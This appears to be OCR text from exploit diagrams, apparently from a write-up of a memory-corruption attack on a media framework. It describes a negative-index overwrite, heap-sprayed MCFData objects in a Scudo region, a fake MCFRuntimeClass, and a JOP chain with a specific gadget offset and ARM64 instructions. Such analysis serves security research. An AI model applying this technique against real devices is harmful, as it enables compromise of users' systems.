
Negative Index (selected from offline sampling of exploit success) * 0x50

Sprayed MCF Data Objects from Primitive 2

std::vector<MediaDescriptionUpdate>

MCFData Object Overwrite

Scudo Class Region 0x160



Overwrite must be offset to overwrite MCFData typeID but not fields that will break execution


Negative Index (selected from offline sampling of exploit success) * 0x50

Index Base

Sprayed MCF Data Objects from Primitive 2

std::vector<MediaDescriptionUpdate>

MCFData Object Overwrite




Overwrite must be offset to overwrite MCFData typeID but not fields that will break execution

Negative Index (selected from offline sampling of exploit success) * 0x50

Sprayed MCF Data Objects from Primitive 2

Point type table to fake MCFRuntimeClass allocated by ARFX

JOP Chain to Stage 1 Payload



MCFRelease(data)

```
data->finalize()
```

libcoldstart + 0xa588ec

```
ldr x8, [x19]
ldp x0, x9, [x8, #0x110]
blr x9
```

